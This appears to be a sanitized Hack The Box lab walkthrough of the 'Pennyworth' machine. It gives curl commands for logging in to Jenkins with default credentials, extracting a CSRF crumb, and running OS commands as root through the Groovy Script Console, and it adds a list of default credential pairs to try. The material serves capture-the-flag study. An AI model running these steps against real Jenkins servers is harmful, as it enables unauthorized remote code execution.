
Pennyworth
Pennyworth is a sanitized machine note from the local HTB archive, organized for quick review by category, difficulty, evidence flow, and reusable operator
Scenario
Pennyworth attack path
Pennyworth is a sanitized machine note from the local HTB archive, organized for quick review by category, difficulty, evidence flow, and reusable operator
Objective
Machine walkthrough focused on Machines evidence, validation, and reusable operator lessons.

Walkthrough flow
Phase 0: Setup
Phase 1: Reconnaissance
Phase 3: Synthesis
Phase 4: Foothold & Exploitation
Privilege Escalation
Source coverage
Moderate source coverage
Status: partial. This article is generated from 2 sanitized Markdown sources and keeps raw flags, credentials, keys, cookies, and reusable secrets out of the rendered blog.
Moderate confidence: the page is useful for review, but it should be treated as partial because the available source material is thinner or less narrative-complete.
- <TARGET>-Pennyworth/walkthrough.md
- HTB/<TARGET>-Pennyworth/notes.md
Technical Walkthrough
Pennyworth Walkthrough
Summary
Jenkins 2.289.1 on port 8080 with default credentials root:password. Exploited via the Groovy Script Console to achieve RCE as root and capture the flag.
Phase 0: Setup
- Pwnbox SSH confirmed (x08@<TARGET>)
- Target <TARGET> reachable (67ms RTT)
Phase 1: Reconnaissance
Initial Nmap Scan
nmap -sC -sV <TARGET>Result: Single open port - 8080/tcp running Jetty 9.4.39.v20210325
Service Fingerprinting
curl -s http://<TARGET>:8080/loginResult: Jenkins login page confirmed (Spring Security auth endpoint)
Phase 3: Synthesis
- One port open: 8080 (Jenkins on Jetty)
- Jenkins 2.289.1 with standard login form
- Attack hypothesis: Default credentials -> Script Console RCE
- Backup: CVE search for Jenkins 2.289.1
Phase 4: Foothold & Exploitation
Step 1: Authentication with Default Credentials
# Get session cookie from login page
curl -s -c /tmp/jcook.txt http://<TARGET>:8080/login > /dev/null

# Login with root:password
curl -s -b /tmp/jcook.txt -c /tmp/jcook.txt -L \
  "http://<TARGET>:8080/j_spring_security_check" \
  -d "j_username=root&j_password=<password redacted>=Sign+in"
Result: HTTP 302 redirect to / (successful login as Administrator)
Step 2: Extract CSRF Crumb
curl -s -b /tmp/jcook.txt "http://<TARGET>:8080/script" | \
  grep -oP 'data-crumb-value="\K[^"]+'
Result: CSRF crumb extracted from page meta tag
Step 3: Execute Commands via Script Console
CRUMB="<extracted_crumb>"
curl -s -b /tmp/jcook.txt -X POST "http://<TARGET>:8080/script" \
  --data-urlencode "script=println \"cat /root/flag.txt\".execute().text" \
  --data-urlencode "Jenkins-Crumb=$CRUMB"
Result: Flag returned directly - running as uid=0(root)
Flag
<hash redacted>Privilege Escalation
Not required - Jenkins was already running as root.
Lessons Learned
- Jenkins naming hint - "Pennyworth" (Alfred Pennyworth, Batman's butler) = Jenkins (butler logo)
- Default credentials - Always try
root:password,admin:password,admin:adminon Jenkins - Jenkins Script Console (/script) - Provides full Groovy RCE once authenticated
- CSRF handling - Jenkins requires a crumb token; extract from
data-crumb-valuein page HTML - Groovy execution syntax -
println "command".execute().textfor simple commands; use["bash","-c","cmd"].execute().textfor complex commands with pipes/redirects
Tools Used
- nmap (port scanning)
- curl (HTTP interaction, authentication, script execution)
Time to Solve
~5 minutes (scan to flag)
Source-Backed Dossier
The sections below are merged from companion Markdown notes for the same case. They are rendered after sanitization so the article stays precise without publishing raw flags, credentials, or target-specific secrets.
Notes
Target Info
- IP: <TARGET>
- OS: Linux
- Difficulty: Easy (Starting Point)
- Date: 2026-05-05
Recon
Nmap Initial Scan
- Port 8080/tcp - Jetty 9.4.39.v20210325 (Jenkins 2.289.1)
- Only one port open
- robots.txt disallows /
Service Identification
- Jenkins 2.289.1 running on Jetty
- Login page at /login
- Spring Security authentication (j_spring_security_check)
Exploitation
Attack Vector: Default Credentials
- Tried
root:passwordon Jenkins login - SUCCESS - Authenticated as Administrator
Command Execution via Script Console
- Accessed /script (Jenkins Groovy Script Console)
- Required CSRF crumb from page meta tag
data-crumb-value - Executed Groovy:
println "cat /root/flag.txt".execute().text - Running as:
uid=0(root) gid=0(root) groups=0(root)
Flag
<hash redacted>Key Takeaways
- Jenkins with default/weak credentials is a critical vulnerability
- Script Console provides arbitrary code execution as the Jenkins service user
- Jenkins was running as root - no privesc needed
- Name hint: Pennyworth = Alfred Pennyworth = Butler = Jenkins (the butler logo)